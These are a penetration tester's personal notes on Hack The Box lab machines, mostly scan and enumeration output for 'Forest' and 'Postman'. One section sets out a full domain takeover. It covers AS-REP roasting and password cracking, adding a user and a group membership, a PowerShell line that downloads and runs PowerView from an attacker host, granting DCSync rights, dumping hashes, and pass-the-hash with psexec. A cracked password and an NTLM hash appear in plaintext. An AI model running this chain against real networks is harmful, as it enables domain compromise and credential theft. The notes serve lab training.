+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7500 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-01-27 10:29:12 (GMT-5) (1567 seconds)
-----
+ 1 host(s) tested
```

\*\*\*\*\*

Portions of the server's headers (Apache/2.4.29) are not in  
the Nikto database or are newer than the known string. Would you like  
to submit this information (\*no server specific data\*) to CIRT.net  
for a Nikto update (or you may email to [sullo@cirt.net](mailto:sullo@cirt.net)) (y/n)? n

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.160:80 --simple-report dirsearchsimple_10.10.10.160:80
```

v0.3.8  
(\_|\_|\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-20-01-27\_10-03-06.log

Target: <http://10.10.10.160:80>

```
[10:03:06] Starting:  
[10:03:06] 403 - 291B - ./php/  
[10:03:06] 200 - 2KB - /images/  
[10:03:08] 403 - 293B - /icons/  
[10:03:12] 200 - 8KB - /upload/  
[10:03:14] 200 - 4KB - /css/  
[10:03:20] 200 - 3KB - /js/  
[10:03:56] 200 - 3KB - /fonts/  
[10:42:26] 403 - 301B - /server-status/
```

Task Completed

```
root@kali:~/Desktop/Machines/HTB/Postman#
```

**10000**

## **web nmap 10000**

Scanned at 2020-01-27 10:03:05 EST for 117s

PORT	STATE	SERVICE	REASON	VERSION
10000/tcp	open	http	syn-ack ttl 63	MiniServ 1.910 (Webmin httpd)

NSE: Script Post-scanning.

## **10.10.10.161 Forest**

## ***enumeration***

sebastien  
lucinda  
svc-alfresco  
andy  
mark  
santi

smbclient '\\10.10.10.161\IPC\$'

python ..../GetNPUsers.py -request -format john HTB/svc-alfresco > yee.txt <<<<<<<<<<<<<

<https://github.com/Knowledge-Wisdom-Understanding/recon.git>

## **nmap**

```
root@kali:~/Desktop/Machines/HTB/Forest# nmap 10.10.10.161
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-30 11:55 EDT
Nmap scan report for 10.10.10.161
Host is up (0.097s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
```

Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds

# enum4linux

```
root@kali:~/Desktop/Machines/HTB/Forest# cat e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 30 11:57:23 2019

=====
| Target Information |
=====
Target ..... 10.10.10.161
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.161 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.161 |
=====
Looking up status of 10.10.10.161
No reply from 10.10.10.161

=====
| Session Check on 10.10.10.161 |
=====
[+] Server 10.10.10.161 allows sessions using username "", password ""
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.161 |
=====
Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.10.161 |
=====
[+] Got OS info for 10.10.10.161 from smbclient:
[+] Got OS info for 10.10.10.161 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.161 |
=====
index: 0x2137 RID: 0x463 acb: 0x00020015 Account: $331000-VK4ADACQNUCA Name: (null) Desc: (null)
index: 0xfcac RID: 0x1f4 acb: 0x00000010 Account: Administrator Name: Administrator Desc: Built-in account for administering the computer/domain
index: 0x2369 RID: 0x47e acb: 0x00000210 Account: andy Name: Andy Hislip Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0xfbdb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x2352 RID: 0x478 acb: 0x00000210 Account: HealthMailbox0659cc1 Name: HealthMailbox-EXCH01-010 Desc: (null)
index: 0x234b RID: 0x471 acb: 0x00000210 Account: HealthMailbox670628e Name: HealthMailbox-EXCH01-003 Desc: (null)
index: 0x234d RID: 0x473 acb: 0x00000210 Account: HealthMailbox6ded678 Name: HealthMailbox-EXCH01-005 Desc: (null)
index: 0x2351 RID: 0x477 acb: 0x00000210 Account: HealthMailbox7108a4e Name: HealthMailbox-EXCH01-009 Desc: (null)
```

index: 0x234e RID: 0x474 acb: 0x00000210 Account: HealthMailbox83d6781 Name: HealthMailbox-EXCH01-006 Desc:  
(null)  
index: 0x234c RID: 0x472 acb: 0x00000210 Account: HealthMailbox968e74d Name: HealthMailbox-EXCH01-004 Desc:  
(null)  
index: 0x2350 RID: 0x476 acb: 0x00000210 Account: HealthMailboxb01ac64 Name: HealthMailbox-EXCH01-008 Desc:  
(null)  
index: 0x234a RID: 0x470 acb: 0x00000210 Account: HealthMailboxc0a90c9 Name: HealthMailbox-EXCH01-002 Desc:  
(null)  
index: 0x2348 RID: 0x46e acb: 0x00000210 Account: HealthMailboxc3d7722 Name: HealthMailbox-EXCH01-Mailbox-  
Database-1118319013 Desc: (null)  
index: 0x2349 RID: 0x46f acb: 0x00000210 Account: HealthMailboxfc9daad Name: HealthMailbox-EXCH01-001 Desc:  
(null)  
index: 0x234f RID: 0x475 acb: 0x00000210 Account: HealthMailboxfd87238 Name: HealthMailbox-EXCH01-007 Desc:  
(null)  
index: 0xff4 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account  
index: 0x2360 RID: 0x47a acb: 0x00000210 Account: lucinda Name: Lucinda Berger Desc: (null)  
index: 0x236a RID: 0x47f acb: 0x00000210 Account: mark Name: Mark Brandt Desc: (null)  
index: 0x236b RID: 0x480 acb: 0x00000210 Account: santi Name: Santi Rodriguez Desc: (null)  
index: 0x235c RID: 0x479 acb: 0x00000210 Account: sebastien Name: Sebastien Caron Desc: (null)  
index: 0x215a RID: 0x468 acb: 0x00020011 Account: SM\_1b41c9286325456bb Name: Microsoft Exchange Migration  
Desc: (null)  
index: 0x2161 RID: 0x46c acb: 0x00020011 Account: SM\_1ffab36a2f5f479cb Name:  
SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9} Desc: (null)  
index: 0x2156 RID: 0x464 acb: 0x00020011 Account: SM\_2c8eef0a09b545acb Name: Microsoft Exchange Approval  
Assistant Desc: (null)  
index: 0x2159 RID: 0x467 acb: 0x00020011 Account: SM\_681f53d4942840e18 Name: Discovery Search Mailbox Desc:  
(null)  
index: 0x2158 RID: 0x466 acb: 0x00020011 Account: SM\_75a538d3025e4db9a Name: Microsoft Exchange Desc: (null)  
index: 0x215c RID: 0x46a acb: 0x00020011 Account: SM\_7c96b981967141ebb Name: E4E Encryption Store - Active  
Desc: (null)  
index: 0x215b RID: 0x469 acb: 0x00020011 Account: SM\_9b69f1b9d2cc45549 Name: Microsoft Exchange Federation  
Mailbox Desc: (null)  
index: 0x215d RID: 0x46b acb: 0x00020011 Account: SM\_c75ee099d0a64c91b Name: Microsoft Exchange Desc: (null)  
index: 0x2157 RID: 0x465 acb: 0x00020011 Account: SM\_ca8c2ed5bdab4dc9b Name: Microsoft Exchange Desc: (null)  
index: 0x2365 RID: 0x47b acb: 0x00010210 Account: svc-alfresco Name: svc-alfresco Desc: (null)

user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[DefaultAccount] rid:[0x1f7]  
user:[\$331000-VK4ADACQNUCA] rid:[0x463]  
user:[SM\_2c8eef0a09b545acb] rid:[0x464]  
user:[SM\_ca8c2ed5bdab4dc9b] rid:[0x465]  
user:[SM\_75a538d3025e4db9a] rid:[0x466]  
user:[SM\_681f53d4942840e18] rid:[0x467]  
user:[SM\_1b41c9286325456bb] rid:[0x468]  
user:[SM\_9b69f1b9d2cc45549] rid:[0x469]  
user:[SM\_7c96b981967141ebb] rid:[0x46a]  
user:[SM\_c75ee099d0a64c91b] rid:[0x46b]  
user:[SM\_1ffab36a2f5f479cb] rid:[0x46c]  
user:[HealthMailboxc3d7722] rid:[0x46e]  
user:[HealthMailboxfc9daad] rid:[0x46f]  
user:[HealthMailboxc0a90c9] rid:[0x470]  
user:[HealthMailbox670628e] rid:[0x471]  
user:[HealthMailbox968e74d] rid:[0x472]  
user:[HealthMailbox6ded678] rid:[0x473]  
user:[HealthMailbox83d6781] rid:[0x474]  
user:[HealthMailboxfd87238] rid:[0x475]  
user:[HealthMailboxb01ac64] rid:[0x476]  
user:[HealthMailbox7108a4e] rid:[0x477]  
user:[HealthMailbox0659cc1] rid:[0x478]  
user:[sebastien] rid:[0x479]  
user:[lucinda] rid:[0x47a]  
user:[svc-alfresco] rid:[0x47b]  
user:[andy] rid:[0x47e]  
user:[mark] rid:[0x47f]

user:[santi] rid:[0x480]

```
=====
| Share Enumeration on 10.10.10.161 |
=====
```

WARNING: The "syslog" option is deprecated  
smb1cli\_req\_writev\_submit: called for dialect[SMB3\_11] server[10.10.10.161]

Sharename	Type	Comment
-----------	------	---------

```
-----  
Error returning browse list: NT_STATUS_REVISION_MISMATCH
```

Reconnecting with SMB1 for workgroup listing.

Connection to 10.10.10.161 failed (Error NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND)

Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.161

```
=====
| Password Policy Information for 10.10.10.161 |
=====
```

[+] Attaching to 10.10.10.161 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

- [+] HTB
- [+] Builtin

[+] Password Info for Domain: HTB

- [+] Minimum password length: 7
- [+] Password history length: 24
- [+] Maximum password age: 41 days 23 hours 53 minutes
- [+] Password Complexity Flags: 000000

- [+] Domain Refuse Password Change: 0
- [+] Domain Password Store Cleartext: 0
- [+] Domain Password Lockout Admins: 0
- [+] Domain Password No Clear Change: 0
- [+] Domain Password No Anon Change: 0
- [+] Domain Password Complex: 0

- [+] Minimum password age: 1 day 4 minutes
- [+] Reset Account Lockout Counter: 30 minutes
- [+] Locked Account Duration: 30 minutes
- [+] Account Lockout Threshold: None
- [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 7

```
=====
| Groups on 10.10.10.161 |
=====
```

[+] Getting builtin groups:

group:[Account Operators] rid:[0x224]

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]

group:[Incoming Forest Trust Builders] rid:[0x22d]

```
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]
```

#### [+] Getting builtin group memberships:

```
Group 'Administrators' (RID: 544) has member: Couldn't lookup SIDs
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group 'System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs
Group 'Account Operators' (RID: 548) has member: Couldn't lookup SIDs
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs
```

#### [+] Getting local groups:

```
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
```

#### [+] Getting local group memberships:

```
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs
```

#### [+] Getting domain groups:

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
```

```
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
```

[+] Getting domain group memberships:

```
Group 'Domain Users' (RID: 513) has member: HTB\Administrator
Group 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group 'Domain Users' (RID: 513) has member: HTB\SM_2c8ee0a09b545acb
Group 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group 'Domain Users' (RID: 513) has member: HTB\sebastien
Group 'Domain Users' (RID: 513) has member: HTB\lucinda
Group 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group 'Domain Users' (RID: 513) has member: HTB\andy
Group 'Domain Users' (RID: 513) has member: HTB\mark
Group 'Domain Users' (RID: 513) has member: HTB\santi
Group 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
Group '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group 'Domain Guests' (RID: 514) has member: HTB\Guest
Group 'Schema Admins' (RID: 518) has member: HTB\Administrator
```

```
Group 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
```

```
=====
| Users on 10.10.10.161 via RID cycling (RIDS: 500-550,1000-1050) |
=====
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
```

```
=====
| Getting printer info for 10.10.10.161 |
=====
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

```
enum4linux complete on Wed Oct 30 12:01:15 2019
```

## **nikto 5985**

```
nikto -host http://10.10.10.161:5985 | tee nikto_10.10.10.161:5985
```

```
- Nikto v2.1.6
```

---

```
+ Target IP:      10.10.10.161
```

```
+ Target Hostname: 10.10.10.161
```

```
+ Target Port:    5985
```

```
+ Start Time:    2019-10-30 12:53:16 (GMT-4)
```

---

```
+ Server: Microsoft-HTTPAPI/2.0
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

**smb**

## sahres

```
root@kali:~/Desktop/Machines/HTB/Forest# nmap --script smb-enum-shares -p 139,445 10.10.10.161
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-30 12:54 EDT
Nmap scan report for 10.10.10.161
Host is up (0.094s latency).
```

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Host script results:

```
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.10.10.161\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.161\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.161\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\10.10.10.161\NETLOGON:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
```

Nmap done: 1 IP address (1 host up) scanned in 233.61 seconds

```
root@kali:~/Desktop/Machines/HTB/Forest#
```

## **rpcclient**

```
root@kali:~/Desktop/Machines/HTB/Forest# rpcclient -U "" -N 10.10.10.161
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

## **10.10.10.161 Forest2**

nmap showed that an ass load of ports were open. SMB was the place to start going through smb enumerations, GetNPUsers got me a hash for the user svc-alfresco

GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/' -format hashcat

I took that hash and cracked it with hashcat on my local box (and rockyou). s3rvice is the new creds!!

5985 (winrm) was open, and I was able to get a user shell with this!!

From here I did all the Bloodhound things and found that I was able to add people to most groups and then add DACL's to those groups!!

```
net user squid YeeYeeYee /add /domain
net group "exchange trusted subsystem" /add svc-alfresco
logout
login    << so that the group add takes affect
IEX(new-object net.webclient).downloadstring('http://10.10.14.60:8080/PV.ps1')    <<old powerview. #WhatAHeadache
add-domainobjectacl -TargetIdentity "DC=htb,DC=local" -rights dcsync -principalidentity squidy    << to add the dacl
allowing squid to own the planet
secretsdump.py htb.local/squid:YeeYeeYee@10.10.10.161      << and now we have got the hashes for all including
administrator!
```

```
psexec.py htb.local/administrator@10.10.10.161 -hashes ad3b435b51404eeaad3b435b51404ee:
```

```
32693b11e6aa90eb43d32c72a07ceea6
```

and we are nt authority\system

rooted!!

## ***enumeration***

svc-alfresco s3rvice

## ***nmap short***

```
ttl=127
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 11:55 EDT
Nmap scan report for 10.10.10.161
Host is up (0.14s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
```

Nmap done: 1 IP address (1 host up) scanned in 21.70 seconds

## **nmap version**

```
nmap -sC -sV 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 11:56 EDT
Nmap scan report for 10.10.10.161
Host is up (0.15s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-02 16:04:01Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=4/2%Time=5E860B60%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
[_]clock-skew: mean: 2h26m45s, deviation: 4h02m30s, median: 6m45s
[_]smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: FOREST
| NetBIOS computer name: FOREST\x00
| Domain name: htb.local
| Forest name: htb.local
| FQDN: FOREST.htb.local
[_]System time: 2020-04-02T09:06:24-07:00
[_]smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
[_]message_signing: required
[_]smb2-security-mode:
| 2.02:
[_]Message signing enabled and required
[_]smb2-time:
| date: 2020-04-02T16:06:28
[_]start_date: 2020-04-01T15:58:13
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 327.76 seconds
squid@CoolHandKali:/Yeet/Machines/HTB/Forest\$

# SmartNmap

```
nmap 10.10.10.161 && nmap -sC -sV 10.10.10.161 && nmap -p- 10.10.10.161
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 15:47 EDT
```

```
Nmap scan report for 10.10.10.161
```

```
Host is up (0.16s latency).
```

```
Not shown: 989 closed ports
```

```
PORT      STATE SERVICE
```

```
53/tcp    open  domain
```

```
88/tcp    open  kerberos-sec
```

```
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
```

```
389/tcp   open  ldap
```

```
445/tcp   open  microsoft-ds
```

```
464/tcp   open  kpasswd5
```

```
593/tcp   open  http-rpc-epmap
```

```
636/tcp   open  ldapssl
```

```
3268/tcp  open  globalcatLDAP
```

```
3269/tcp  open  globalcatLDAPssl
```

```
Nmap done: 1 IP address (1 host up) scanned in 19.41 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 15:47 EDT
```

```
Nmap scan report for 10.10.10.161
```

```
Host is up (0.15s latency).
```

```
Not shown: 989 closed ports
```

```
PORT      STATE SERVICE      VERSION
```

```
53/tcp    open  domain?
```

```
| fingerprint-strings:
```

```
| | DNSVersionBindReqTCP:
```

```
| | version
```

```
|_| bind
```

```
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-02 19:55:07Z)
```

```
135/tcp   open  msrpc      Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
```

```
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
```

```
464/tcp   open  kpasswd5?
```

```
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp   open  tcpwrapped
```

```
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
```

```
3269/tcp  open  tcpwrapped
```

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
```

```
https://nmap.org/cgi-bin/submit.cgi?new-service:
```

```
SF-Port53-TCP:V=7.80%I=7%D=4/2%Time=5E864188%P=x86_64-pc-linux-gnu%r(DNSVe
```

```
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\x
```

```
SF:04bind\0\0\x10\0\x03");
```

```
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
```

```
|_clock-skew: mean: 2h26m47s, deviation: 4h02m31s, median: 6m45s
```

```
| smb-os-discovery:
```

```
| | OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
```

```
| | Computer name: FOREST
```

```
| | NetBIOS computer name: FOREST\x00
```

```
| | Domain name: htb.local
```

```
| | Forest name: htb.local
```

```
| | FQDN: FOREST.htb.local
```

```
|_ | System time: 2020-04-02T12:57:59-07:00
```

```
| smb-security-mode:
```

```
| | account_used: guest
```

```
| | authentication_level: user
```

```
| | challenge_response: supported
```

```
|_ | message_signing: required
```

```
| smb2-security-mode:
```

```
| | 2.02:
```

```
|_| Message signing enabled and required
```

```
| smb2-time:  
|   date: 2020-04-02T19:58:00  
|_ start_date: 2020-04-01T15:58:13
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 335.65 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-02 15:53 EDT

Nmap scan report for 10.10.10.161

Host is up (0.20s latency).

Not shown: 65511 closed ports

